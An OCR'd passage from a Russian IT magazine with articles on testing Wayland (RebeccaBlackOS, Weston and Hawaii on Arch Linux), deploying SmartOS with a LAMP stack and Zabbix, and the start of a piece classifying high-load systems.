Поддержка Wayland уже добавлена во многие графические библиотеки и тулкиты, такие как GTK+, Qt, SDL и Clutter, поэтому некоторые основанные на них приложения можно запустить как клиент Wayland без перекомпиляции (библиотека сама выберет, какой способ вывода изображения использовать). Большинство приложений, тем не менее, до сих пор используют прямые вызовы к иксам, но в таких средах, как GNOME и KDE, их становится все меньше.

СТАТУС ПОДДЕРЖКИ WAYLAND В КРУПНЫХ ПРОЕКТАХ

- Программное обеспечение консорциума GENIVI Alliance, предназначенное для создания автомобильных развлекательных систем.
- Фреймворк Maliit, предназначенный для создания виртуальных клавиатур для мобильных устройств (используется в Nokia N9, KDE Plasma Active, устройствах OLPC и Ubuntu Touch).
- Mesa — открытая реализация OpenGL, используемая в свободных драйверах Intel, ATI, NVIDIA (Nouveau) и Qualcomm Snapdragon (freedreno).
- Мобильная операционная система Sailfish OS (форк MeeGo).
- ОС Tizen, развиваемая Samsung и предустановленная на часы Gear 2.
- Окружение рабочего стола Enlightenment (поддержка на уровне приложений, композитный менеджер пока не реализован).
- GNOME 3.12 поддерживает Wayland в экспериментальном режиме (большинство приложений пока работают только поверх X).
- KDE 4.11 имеет частичную поддержку Wayland (на уровне композитного менеджера и некоторых приложений, в том числе офисного пакета Calligra Suite).
- Окружение Mate планируется перевести на Wayland с выпуском 1.10.
- Фонд Raspberry Pi работает над поддержкой Wayland, но не в качестве полной замены X.
- Компания Intel портировала браузер Chromium для работы поверх Wayland в рамках проекта ozone-wayland.

Полная поддержка Wayland уже есть в тулкитах Clutter, EFL, GTK+, Qt 5 и SDL.

Что касается графических драйверов, то в целом здесь все в порядке. Как я уже говорил, Wayland использует DRM для взаимодействия с драйвером, а сегодня это стандарт, поддержка которого есть во всех открытых драйверах, включая Intel, Radeon и NVIDIA (Nouveau). С закрытыми драйверами пока все значительно сложнее, но на данном этапе нам хватит и открытых.

ТЕСТИРУЕМ!


Самый простой способ затестить Wayland — это скачать и запустить LiveCD-дистрибутив под названием RebeccaBlackOS (это в честь американской певички такой). Несмотря на название, дистрибутив довольно полезный и позволяет потестить множество самых разных приложений из комплекта KDE, GNOME и Enlightenment в среде Weston или Hawaii. Там же есть XWayland и куча иксовых приложений для тестинга.

Скачать дистрибутив можно на sf.net (goo.gl/Qk28C1), вес — 1,1 Гб. Он отлично работает на голом железе, но поддерживает также и VirtualBox. Достаточно только включить расширение PAE/NX в настройках процессора виртуального окружения и выбрать вывод через framebuffer в меню загрузчика LiveCD. 3D-ускорение в этом случае работать не будет, но ты этого не заметишь (будет задействована софтверная реализация OpenGL). Сразу после загрузки система предложит выбрать один из трех вариантов десктоп-интерфейса: классический Weston, Hawaii или Orbital. Последний — нечто вроде очень сырого KDE, собранного на коленке.

Неважно, какой из них ты выберешь. Из любого можно запустить множество приложений из состава KDE, GNOME и Enlightenment. Большинство из них будет запущено в качестве Wayland-клиентов, но некоторые работают поверх XWayland. Разницу между ними ты сразу заметишь, так как Wayland-приложения будут иметь разные декорации окон, в зависимости от принадлежности к графической среде: синяя рамка для KDE-приложений, черная для приложений Enlightenment, белая для GTK/Gnome и белая с градиентом для приложений XWayland или родных приложений Wayland.

Для пользователя Linux, знающего, что такое менеджер окон, такой разброд оформления может показаться странным, однако в Wayland это нормальная ситуация. Здесь приложения сами отвечают за отрисовку декораций окон, и, по сути, она может быть любой (или не существовать вообще). В будущем, конечно, придумают способы унификации оформления для всех приложений, запущенных в одной среде, но пока все это выглядит довольно смешно.

Из других приложений в дистрибутиве можно найти веб-браузер Firefox, торрент-клиент Transmission, различные утилиты, NetworkManager и другое. Они работают поверх XWayland. В целом LiveCD включает солидный набор приложений, но использовать его для решения повседневных задач, конечно же, не получится. Система часто падает, в ней много разного рода глюков и костылей. Некоторые из них — следствие некомпетентности автора LiveCD, другие вызваны сы-





Среда Hawaii в RebeccaBlackOS

Firefox под управлением Weston

ростью графических окружений и приложений. Тот же Hawaii, несмотря на всю свою внешнюю привлекательность, полон багов, которые приводят к падениям и различным графическим глитчам. С другой стороны, дистрибутив отлично подходит для ознакомления с Wayland, и здесь ему просто нет альтернатив.

И ЕЩЕ РАЗ ТЕСТИРУЕМ!

Еще один простой и бескровный метод опробовать Wayland — это Arch Linux. В этом дистрибутиве библиотеки GTK+, Qt, SDL и Clutter по умолчанию собраны с поддержкой Wayland, а сам он (библиотека с реализацией) устанавливается как их зависимость. Также в репозитории всегда доступен Weston, а установить Hawaii можно, подключив официальный репозиторий проекта (в других дистрибутивах пришлось бы собирать из исходников).

Запустить Weston и Hawaii можно не только поверх голого железа (из консоли, прибив иксы), но и как обычный клиент иксов. Все, что нужно сделать, — это просто запустить Weston из эмулятора терминала:

```
$ sudo pacman -S weston
$ weston --fullscreen
```

По умолчанию в панели запуска Weston доступен только терминал, но с его помощью можно запустить несколько тестовых приложений. Их имена начинаются на weston-, так что найти их будет просто. Добавить приложения в панель, а также активировать другие его возможности можно с помощью конфига (~/.config/weston.ini):

```
[core]
# Включаем поддержку XWayland
modules=desktop-shell.so,xwayland.so
[shell]
# Меняем обои
background-image=/путь/до/изображения.jpg
# Меняем цвет панели
panel-color=0x90ff0000
# Меняем эффект открытия окон
animation=zoom
[keyboard]
# Включаем русскую раскладку с переключением
# по Caps Lock
keymap_rules=evdev
keymap_layout=us,ru
keymap_loptions=grp:caps_toggle
[launcher]
# Добавляем Firefox в панель запуска
icon=/usr/share/icons/hicolor/24x24/apps/firefox.png
path=/usr/bin/firefox
[screensaver]
# Хранитель экрана
path=/usr/libexec/weston-screensaver
duration=600
```

Что касается Hawaii, то его установка производится так:

1. Добавляем в конфиг /etc/pacman.conf следующие строки:

```
[hawaii]
Server = http://archive.maui-project.org/↵
archlinux/$repo/os/$arch
SigLevel = Optional TrustAll
```

2. Обновляем индекс репозиториев и пакетов:

```
$ sudo pacman -Sy
```

3. Устанавливаем Hawaii плюс менеджер логина SSDM, браузер QupZilla и IRC-клиент Communi:

```
$ sudo pacman -S hawaii-meta-git ↵
  communi-desktop-git qupzilla-qt5-git sddm-qt5-git
```

4. Запускаем Hawaii (в иксах или из голой консоли, прибив иксы):

```
$ /opt/hawaii-git/bin/hawaii
```

Также может потребоваться принудительная установка пакета icu:

```
$ sudo pacman -S icu
```

ВМЕСТО ВЫВОДОВ

Wayland уже готов для того, чтобы окончательно отправить иксы на помойку истории. Он прост, отвечает современным требованиям и лишен огромного количества мусорного кода, однако в ближайшие пять лет мы, скорее всего, не увидим полного избавления дистрибутивов от X Window. Очень много работы еще предстоит сделать, чтобы портировать старый, но нужный софт.




INFO

При желании Wayland можно запустить даже в Android, для чего предусмотрена прослойка совместимости видеодрайверов libhybris (goo.gl/0JBKLl).



INFO

Для запуска GNOME под управлением Wayland следует использовать команду gnome-session --session=gnome-wayland.



Weston, запущенный поверх иксов в Arch Linux

ИСПОЛЬЗУЕМ SMARTOS ДЛЯ ПОСТРОЕНИЯ НАДЕЖНОЙ И ПРОИЗВОДИТЕЛЬНОЙ ИНФРАСТРУКТУРЫ

Возрожденный из пепла

SmartOS — одна из ветвей дерева, растущего из корней легендарной ОС Solaris. Несмотря на экзотичную «родословную», эта платформа активно развивается и уже сегодня позволяет добиваться высокой скорости работы и внедрять некоторые фишки, недоступные в более привычном Linux. Эта статья рассказывает о нашем опыте работы со SmartOS.


Сергей Житинский, генеральный директор Git in Sky sergey@gitinsky.com


Александр Чистяков, главный инженер Git in Sky alex@gitinsky.com

ВВЕДЕНИЕ (КАК Я УЗНАЛ ПРО SMARTOS)

В конце 2012 года у меня на проекте не хватало JS-программеров для изучения Node.js. И я решил восполнить пробел самостоятельно. Изучил фреймворк, написал «Hello world» и даже немножко больше, ведь на Node.js основан яндексовский инструментарий для работы по методологии БЭМ, который мы захотели использовать в том проекте. А когда что-то берешь для своего проекта, это почти всегда нужно патчить… Но речь пойдет о другом.

Посмотрев, кто основной спонсор развития Node.js, я узнал, что это компания Joyent, которая в том числе развивает проект SmartOS — облачной операционной системы. Сначала я подумал, что SmartOS — это какая-то специальная ОС, модифицированный линукс, под которой особенно хорошо живет Node.js. Но когда я почитал побольше, меня постиг культурный шок!

Оказалось, что SmartOS — это потомок ОС OpenSolaris, которая была похоронена компанией Oracle, купившей Sun Microsystems в 2010 году… Надо отметить, что я с девяностых годов был поклонником Sun. Еще до появления линухов весь роутинг в моей компании, которая продавала dial-up доступ в интернет, крутился на FreeBSD. А мечтой был какой-нибудь SparcStation под Solaris8. Тогда эти системы были несомненными лидерами на коммерческом рынке серверов и серверных ОС. И надо сказать, не зря. Система действительно была надежная, а инженеры в Sun работали одни из лучших в мире.

Когда в 2005-м Sun открыла код Solaris, я подумал, что наконец в мире может появиться что-то мощное, альтернативное линуксу. Я даже заказал на Амазоне книжку OpenSolaris Bible (зачем? Ведь есть интернет).

Но в силу организационных причин и невозможности преодолеть коммерческие лицензионные ограничения, к которым все привыкли, система развивалась плохо. И в конце концов Oracle ее закрыла. Я тогда подумал: жаль, опять в мире исчезло что-то хорошее.

Теперь вы поймете мои чувства, когда спустя более чем два года после закрытия OpenSolaris я узнал, что достаточно крупная фирма развивает этот код. Она наняла для этого бывших инженеров Sun, хоть и не всех. А такие технологии, как ZFS и DTrace, продолжают развиваться, в том числе их создателями, которые работают уже в не Oracle, а в других компаниях. Для меня это было сравнимо с радостью, которую испытываешь при возрождении из пепла чего-то хорошего и прекрасного!

Я погрузился в чтение про SmartOS и стал играться с ней.



WWW

Официальная страница для скачивания SmartOS: goo.gl/gOuKvD

Инструкция по записыванию SmartOS на флешку: goo.gl/Ma7PQx

Таблица соответствий команд Linux и SmartOS: goo.gl/ZJNyzX



GIT IN SKY

Компания Git in Sky предоставляет услуги по оптимизации, настройке и поддержке серверных систем, построенных на базе Open Source Software. Большой опыт и компетенция инженеров, которые собрались в Git in Sky, позволяет настроить работу ваших серверов на максимальном уровне соотношения эффективность/стоимость.

Мы любим решения на SmartOS, так как эта ОС позволяет добиться максимума производительности веб-приложений и сервисов, но работаем с любыми Open Source системами, построенными на любых дистрибутивах Linux.

НЕМНОГО ИСТОРИИ

В августе 2010 года в Oracle решили прекратить развитие проекта с открытым кодом OpenSolaris и сосредоточиться на разработке SolarisExpress с закрытым кодом. Сразу вслед за этим сообщество независимых инженеров, ранее работавших в Sun Microsystems, запустило проект с открытым кодом illumos, как форк ядра из проекта OpenSolaris. При этом разработчики illumos не ставят перед собой задачу делать полный дистрибутив, этим занимаются проекты SmartOS, Nexenta OS, OmniOS, BeleniX, OpenIndiana и другие.

Одновременно из Oracle стали уходить инженеры, стоявшие у истоков таких технологий начала двухтысячных годов, как ZFS, DTrace, Zones, — Брайан Кантрилл (Bryan Cantrill), Адам Левенталь (Adam Leventhal), Дэйв Пачеко (Dave Pacheco), Брэндан Грегг (Brendan Gregg), Роберт Мустаччи (Robert Mustacchi) и другие. Инициатором проекта illumos стал Гарретт Д'Амор (Garrett D'Amore).

Многие из дистрибутивов развиваются отдельными компаниями — Joyent, Nexenta, Delphix и другими. Там, как правило, есть один или несколько человек, ранее работавших в Sun или имевших отношение к этой экосистеме. В настоящей статье мы поговорим о SmartOS — дистрибутиве illumos, созданном для управления облачными услугами. Развивает SmartOS сейчас компания Joyent, занимающая 8–9-е место на американском рынке облачных IaaS-услуг.

ГРУЗИМСЯ С ФЛЕШКИ, РАБОТАЕМ ИЗ ПАМЯТИ

В чем же состоят основные отличия SmartOS от «обычных» операционных систем?

Наверное, первое, о чем стоит сказать, — это отсутствие системных файлов ОС на локальном диске. SmartOS загружается с флешки или по сети и затем целиком располагается в памяти сервера. На диске находятся только данные (обычно данные виртуальных машин). Такое свойство позволяет системе очень быстро работать в связи с отсутствием дисковых операций, но, конечно, ценой более длительного времени загрузки и усложненным механизмом «запоминания» пользовательских данных сервера — его адресов, конфигураций и прочего, что должно настраиваться при загрузке ОС.

Второе важное отличие — встроенный механизм виртуализации, основанный на контейнерной технологии. В других ОС для виртуализации требуется дополнительное ПО гипервизора. Контейнерная виртуализация позволяет избежать дополнительного слоя гипервизора. Широкая система разделения прав, присутствовавшая в Solaris 10 и OpenSolaris, позволила создать технологию Zones, благодаря ей виртуальная машина управляется той же самой ОС, которая стоит на всем сервере. Это похоже на OpenVZ и Virtuozzo Containers, но имеет совершенно другие и более глубокие корни, уходящие в семейство SunOS, развивавшееся с восьмидесятых — девяностых годов.

Третье важное отличие — это файловая система ZFS, используемая как основная. Рассказ о ZFS требует отдельной большой статьи. Здесь я скажу лишь, что эта файловая система несет в себе большое количество высокоуровневых функций и позволяет с легкостью обращаться с образами виртуальных машин — копируя и резервируя их очень гибко. Кроме того, ZFS имеет в своей основе принцип copy-on-write, который позволяет очень эффективно хранить резервные копии



↑ **Официальный сайт SmartOS**

```
GNU GRUB  version 0.97  (638K lower / 1046464K upper memory)

 Live 64-bit (text)
 Live 64-bit (text) +kmdb
 Live 64-bit (ttya) +kmdb
 Live 64-bit (ttya)

    Use the ↑ and ↓ keys to select which entry is highlighted.
    Press enter to boot the selected OS, 'e' to edit the
    commands before booting, or 'c' for a command-line.
```

↑ **Загрузчик SmartOS**

данных, занимая минимум физического дискового пространства. Также можно делать очень быстро и много snapshots (моментальные «снимки» папок файловой системы), для разных целей.

Благодаря мощному уровню сетевой виртуализации можно создавать виртуальные порты практически в неограниченном количестве, виртуальные сети между виртуальными машинами, осуществлять роутинг, фильтрацию пакетов и многое другое на одном физическом интерфейсе. Эта технология позволяет создавать сложные сетевые архитектуры с разными ролями и правами виртуальных серверов внутри одного физического сервера!

СТАВИМ СИСТЕМУ НА СЕРВЕР

В качестве сервера, на который мы решили поставить тестовую версию SmartOS, мы использовали машинку ASUS RS720-E6/RS12. В качестве дисковой системы в сервере было установлено четыре диска по 2 Тб и четыре SSD по 225 Гб. Для начала мы настроили на аппаратном RAID логические диски RAID 0, которые были равны физическим, — то есть мы получили восемь логических дисков, которые через BIOS отдавались на уровень ОС. ZFS хорошо умеет кешировать, поэтому лучше отдавать ей физические диски, однако в случае Dell его аппаратный RAID оказался более производительным. Если у тебя есть время измерить два варианта для своей системы — лучше измерить.

Качаем самый свежий образ системы с официального сайта, там нужно выбрать твой вариант образа. В нашем случае это был USB Image, который мы записали на флешку по инструкции. Вставляем флешку в сервер и указываем в BIOS, что грузиться надо именно с нее.

После загрузки система спрашивает нас имена дисков, которые надо подключить к ZFS, сетевую конфигурацию и просит ввести имя машины. Забавно, что после загрузки ты сможешь войти под root не с тем паролем, который ты скачал в дистрибутиве, а под паролем root. Ну все, система стоит, теперь можно посмотреть, как сконфигурированы диски, при помощи команды `zpool status` и настроить их немного по-другому, для лучшей производительности. Так, все SSD-диски, которые у тебя есть, нужно отдать под кеш при помощи команды, аналогичной приведенной ниже, но с твоими именами дисков:

```
# zpool create pool c0d0 c1d0 cache c2d0 c3d0
```

Если что-то не будет получаться, обращайся к мануалам :). А если что-то совсем не будет получаться — обращайся к нам.

Виртуалки создаются при помощи команды vmadm, сетевые настройки меняются при помощи dladm и ipadm. Все конфигурационные программы очень мощны, настроить можно практически любую сложную конфигурацию из виртуалок, специфически соединенных между собой разными сетевыми соединениями.

А КАК НАСЧЕТ СТАНДАРТНОГО LAMP?


Какой у нас самый распространенный web stack? Правильно. Apache — PHP — MySQL. Посмотрим, как он ставится в виртуалку под SmartOS и как работает. Создадим новую виртуальную машину:

```
# vmadm -f newmachine.json
```

В файле newmachine.json находится описание JSON нашей виртуалки:

```
{
  "zonename": "myvm",
  "autoboot": true,
  "brand": "joyent",
  "cpu_shares": 100,
  "image_uuid": "9eac5c0c-a941-11e2-a7dc-
                57a6b041988f",
  "max_physical_memory": 768,
  "hostname": "myhostname",
  "quota": 30,
  "zfs_io_priority": 100,
  "resolvers": [
    "8.8.8.8",
    "8.8.4.4"
  ],
  "nics": [
  {
    "interface": "net0",
    "nic_tag": "admin",
    "vlan_id": 0,
    "gateway": "10.17.0.1",
    "ip": "10.17.0.2",
    "netmask": "255.255.255.0"
  }
  ]
}
```

В реальной конфигурации рекомендую заменить hostname, resolvers и IP на твои.



WARNING

Не покупай дешевые флешки для продакшена! Лучше купить нормальную: она будет стоять в теплом/горячем сервере. У меня одна так уже сгорела, когда я пытался обновить ее новым образом ПО.

```
Joyent Live Image v0.147+
build: 20120823T215330Z

00-0c-29-6c-22-8a wscons login: _
```

Окно логина в SmartOS

БЛАГОДАРЯ МОЩНОМУ УРОВНЮ СЕТЕВОЙ ВИРТУАЛИЗАЦИИ МОЖНО СОЗДАВАТЬ ВИРТУАЛЬНЫЕ ПОРТЫ ПРАКТИЧЕСКИ В НЕОГРАНИЧЕННОМ КОЛИЧЕСТВЕ, ВИРТУАЛЬНЫЕ СЕТИ МЕЖДУ ВИРТУАЛЬНЫМИ МАШИНАМИ, ОСУЩЕСТВЛЯТЬ РОУТИНГ, ФИЛЬТРАЦИЮ ПАКЕТОВ И МНОГОЕ ДРУГОЕ

В качестве образа мы выбрали практически «пустую» 64-битную систему SmartOS. Создание машины происходит за несколько секунд, после чего в нее можно залогиниться из глобальной зоны:

```
# zlogin myvm
```

Теперь нам нужно установить Apache и/или nginx, PHP, MySQL/percona. В качестве менеджера пакетов в SmartOS используется программа pkgin:

```
// Обновляем список пакетов
# pkgin -y up
// Ищем наши пакеты
# pkgin av | grep "\(percona\|apache\|php\)"
```

В списке будут пакеты нескольких последних версий. Выберем нужные и установим:

```
# pkgin in apache-2.2 php-5.4 ap22-php54 ↵
  percona-server
```

Затем нужно установить необходимые библиотеки для PHP (они разные для разных движков, но те, что ниже, обычно устанавливаются всегда, обратись к документации твоей PHP-программы):

```
pkgin in php54-mysql php54-mysqli php54-curl ↵
php54-gd php54-dom php54-iconv php54-mbstring
```

Теперь пришло время настроить сервисы:

```
// Стартуем сервер баз данных
# svcadm enable percona-server
// Устанавливаем пароль
# /opt/local/bin/mysqladmin -u root -p ↵
  password 'your_new_password'
// Прогоняем скрипт безопасной установки
# /opt/local/bin/mysql_secure_installation
```

Затем создавай новую базу и загружай туда данные, как в обычной MySQL. Далее настраиваем Apache:

```
# vim /opt/local/etc/httpd/httpd.conf
```

Как ты уже понял, все настройки лежат в /opt/local/etc. Думаю, что настраивать Apache умеют все. Хочу лишь напомнить, чтобы ты не забыл загрузить модуль PHP:

```
LoadModule php5_module lib/httpd/mod_php5.so
AddHandler application/x-httpd-php .php
```

После изменений файла конфигурации перезапускаем сервис:

```
# svcadm restart apache
```

```
SmartOS Setup
Verify Configuration                          http://wiki.smartos.org/install

Verify that the following values are correct:

MAC address: 0:c:29:6c:22:8a
IP address: 192.168.1.198
Netmask: 255.255.255.0
Gateway router IP address: 192.168.1.1
DNS servers: 8.8.8.8,8.8.4.4
Default DNS search domain: 192.168.1.1
NTP server: pool.ntp.org
Domain name: dnz.com

Is this correct? [y]: _
```

↓ **Конфигурирование SmartOS**

Теперь настроим PHP:

```
# vim /opt/local/etc/php.ini
```

Как минимум нужно прописать в конфигурации наши расширения:

```
extension=mysql.so
extension=mysqli.so
extension=curl.so
extension=iconv.so
extension=mbstring.so
extension=dom.so
extension=gd.so
```

Или что там у тебя еще есть... Не забудь заставить Apache перечитать новую конфигурацию PHP:

```
# svcadm refresh apache
```

Осталось положить в document_root твой контент, и сайт можно смотреть в браузере. Если твой сервер использует SSD и ты настроил кеш ZFS на нем, то измерения скорости загрузки страниц, скорее всего, приятно тебя удивят.

Кстати, для того, чтобы посмотреть процессы в SmartOS, используется команда prstat. Это аналог top в Linux. А если интересует таблица соответствия команд SmartOS и Linux, ее можно найти по ссылке в INFO.

СТАВИМ ZABBIX

Конечно, если у тебя стоят виртуальные серверы и что-то делают, имеет смысл запустить на них мониторинг. Один из самых популярных пакетов мониторинга Zabbix прекрасно ставится на SmartOS. Качаем последнюю версию Zabbix в /opt/local/src:

```
# mkdir -p /opt/local/src; cd /opt/local/src
# wget http://sourceforge.net/projects/zabbix/↵
  files/ZABBIX%20Latest%20Stable/2.0.6/zabbix-↵
  2.0.6.tar.gz/download
# tar xzvf zabbix-2.0.6.tar.gz
```

Теперь надо скомпилировать исходники. Не забудь поставить GCC, если он еще у тебя не поставлен:

```
# pkgin in gcc47
```

Затем нужно сконфигурировать пакет. Ты можешь сконфигурировать сервер и агент одновременно, а можешь скомпилировать только сервер или только агент. Выбор за тобой. Мы компилировали и то и другое.

```
# cd zabbix-2.0.6
# ./configure --prefix=opt/local --enable-server ↵
  --enable-agent --withh-curl --with-iconv=↵
  /opt/local
```

Если не было ошибок, копируем скомпилированные бинарники в место их назначения:

```
# make install
```

Надеюсь, компиляция прошла успешно и ты можешь приступить к конфигурационным сайтам Zabbix (обратись к сайту Zabbix, если необходимо).

1. Создай пользователя и группу:

```
# groupadd zabbix; useradd -g zabbix zabbix
```

2. Создай базу данных и загрузи схему (мы использовали MySQL, если ты используешь другую СУБД, обратись к Zabbix site):

```
# cd /opt/local/src/zabbix-2.0.6
# mysql -u -p
```

TASK / OS	Linux	SmartOS	SmartOS Virtual Instance
table key	*(rh)* = Red Hat, Mandrake, SUSE,... *(deb)* = Debian, Libranet,... *(fed)* = Fedora *(gen)* = Gentoo *(md)* = Mandrake/Mandriva *(SUSE)* = SUSE	Joyent SmartOS You can find an open source version at http://smartos.org	Joyent SmartOS zone
managing users	useradd usermod userdel adduser chage getent	useradd userdel usermod getent logins groupadd	useradd userdel usermod getent logins groupadd
list hardware configuration	arch uname dmesg *(if you're lucky)* cat /var/log/dmesg /proc/* lshw dmidecode lspci lspnp lsscsi lsusb lsmod *(SUSE)* hwinfo /sys/devices/*	arch prtconf [-v] prtpicl [-v] uname psrinfo [-v] isainfo [-v] dmesg iostat -En cfgadm -l /etc/path_to_inst	arch uname psrinfo [-v] isainfo [-v] dmesg iostat -En
read a disk label	fdisk -l	fdisk prtvtoc	
label a disk	cfdisk fdisk e2label	format prtvtoc fdisk	
partition a disk	parted *(if you have it)* cfdisk fdisk pdisk *(on a Mac)* *(deb) mac-fdisk* (on a Mac)_ *(md)* _diskdrake	format fmthard rmformat	
kernel	/boot/vmlinuz* /boot/bootlx (see /etc/lilo.conf or /boot/grub/menu.lst)	/kernel/genunix /platform/`uname -m`/ kernel/unix kernel modules are in /kernel, /usr/kernel, and /platform/`uname -m`/kernel	Kernel module files not visible within a zone

↑ **Фрагмент таблицы соответствий команд Linux и SmartOS**

```
# create database zabbix character set utf8 ↵
  collate utf8_bin;
# quit;
# mysql -u -p zabbix < database/mysql/schema.sql
# mysql -u -p zabbix < database/mysql/images.sql
# mysql -u -p zabbix < database/mysql/data.sql
```

3. Отредактируй конфигурационные файлы. Мы предполагаем, что агент и сервер Zabbix находятся на одной виртуалке. Если это так, то конфигурация будет следующей. Содержание файла /opt/local/etc/zabbix_agentd.conf:

```
LogFile=/var/log/zabbix/agentd.log
Server=127.0.0.1
ServerActive=127.0.0.1
```

   Оставь остальные параметры по умолчанию. А содержание /opt/local/etc/zabbix_server.conf будет таким:

```
LogFile=/var/log/zabbix/server.log
DBName=zabbix
DBUser=<your_user_with_acess_to_zabbix_db>
DBPassword=<password_for_above_user>
```

   Остальные параметры также оставь по умолчанию.

4. Стартуем демоны:

```
# LD_LIBRARY_PATH=/opt/local/lib zabbix_server
# LD_LIBRARY_PATH=/opt/local/lib zabbix_agentd
```

   Переменные окружения LD_LIBRARY_PATH необходимы либо здесь, либо при компиляции (предпочтительнее). Я компилировал без них, поэтому моя инсталляция не распознает библиотеку iconv, которая находится в папке /opt/local/lib. Поэтому я использую переменные окружения.

5. Теперь пришло время скопировать файлы интерфейса Zabbix (.php) в папку документов твоего веб-сервера:

```
# mkdir <htdocs>/zabbix
# cd /opt/local/src/zabbix-2.0.6/frontends/php
# cp -a . <htdocs>/zabbix
```

Если твой веб-сервер был настроен на использование PHP и его document_root смотрит в папку htdocs, то ты можешь продолжить установку из браузера, введя в адресной строке http://<адрес твоего сервера>/zabbix. Дальнейшие инструкции можешь взять на сайте Zabbix.

Настройка через веб-интерфейс достаточно сложна. Тем не менее ты должен знать, что в Заббиксе есть несколько предустановок для хостов Солярис, которые довольно неплохо работают и для SmartOS. Все дополнительное тебе придется настроить самостоятельно.

ВЫВОДЫ

Уже в течение года мы используем SmartOS в качестве основы инфраструктуры, на которой мы размещаем коммерческие проекты. Можем отметить, что по сравнению со стандартными Linux-системами решения на SmartOS удается делать более производительными и устойчивыми.

Конечно, есть и минусы. База совместимого железа у SmartOS намного меньше, чем у Linux. Поэтому нужно тщательно относиться к выбору аппаратных платформ. Кроме того, нужно быть готовым к тому, что некоторых нужных и привычных тебе пакетов под SmartOS может не оказаться — несмотря на целенаправленную работу Joyent по пакетированию самого распространенного софта и наличию более 10 тысяч пакетов в репозитории. Все недостающее придется компилировать и самостоятельно поддерживать, что может вырасти в отдельный геморрой. Тем не менее пакетов в репозитории становится все больше, а спектр поддерживаемого оборудования — все шире. ⌶



ТЕОРИЯ ВЫСОКИХ НАГРУЗОК

ИЛИ КАК ПОНЯТЬ, ЧТО ТЫ УЖЕ КРУТ



Дмитрий «mega_venik» Чумак
Сумма АйТи
dchumak@itsumma.ru

Light Painting @ flickr.com

В последние пару лет в «большом ИТ» стал очень популярным термин «хайлоад». Большими нагрузками любят пугать на собеседованиях и меряться на различного рода профильных и не очень конференциях. Все хотят работать с хайлоадом, но никто не знает, что же это такое на самом деле. Обычно говорят о числе запросов в секунду. Но что круче — 1000 rps на статические данные или 10 rps на систему, которая занимается распознаванием лиц?

ВВЕДЕНИЕ

Мы в своей работе сталкиваемся с очень разными проектами. Многие из них в том или ином аспекте можно было бы назвать проектами высокой нагрузки. Если на досуге слегка посегрегировать и отбросить обыденные вещи типа интернет-магазинов средней руки, а оставшееся грубо сгруппировать, то может получиться примерная классификация. В нее вошли четыре типа хайлоада:

- по количеству запросов (баннерные сети);
- по трафику (видеосервисы);
- по логике (сложные вычисления на бэкенде);
- смешанный (все, что попало сразу в несколько категорий).

Их мы и рассмотрим более подробно.

КОЛИЧЕСТВО ЗАПРОСОВ

В первую очередь это, конечно же, банальные rps'ы. Ярчайший пример систем, ориентированных на большое количество небольших запросов, — рекламные баннерные сети. В простейшем варианте баннерная сеть — это веб-сервер, база данных и несколько скриптов, занимающихся отдачей правильных данных из базы правильным клиентам по различным критериям (тип устройства, с которого пришел запрос, географическое положение клиента, время суток и так далее). В более сложных системах участвует сразу несколько серверов «переднего плана» (frontend), нагрузка на которые балансируется, к примеру, на уровне DNS-запросов. За серверами переднего плана могут находиться либо просто собственные серверы баз данных, либо несколько сторонних баннерных сетей-партнеров, которые тоже могут предоставлять рекламу для ваших пользователей (трафика).

Узкие места при использовании исключительно собственной независимой архитектуры:

1. Процессорные мощности. Решается правильной настройкой веб-сервера, оптимизацией кода генерации баннеров. В критичной ситуации — расширением количества серверов отдачи.
2. Правильная настройка сетевой подсистемы. Если захочется держать 10–15 тысяч rps на сервер и чтобы проц не задохнулся от sys, придется покопаться в sysctl'е и настроить сетевую подсистему должным образом.

Также могут быть узкие места при использовании партнерских сетей. Зависит, конечно, от конкретных партнеров, но в целом, если работаешь не один, всегда возникают какие-то дополнительные проблемы. Просадки в сети, слишком медленные скрипты генерации баннеров, слабые серверы партнеров. Все это приводит к тормозящим и провисающим запросам, повышению нагрузки на собственные серверы. Выходов из ситуации не очень много. Если это политически возможно, то можно кешировать баннеры у себя. Если система слишком часто и быстро меняется, то кешировать ничего уже не получится, остается только как-то договариваться с партнерами.

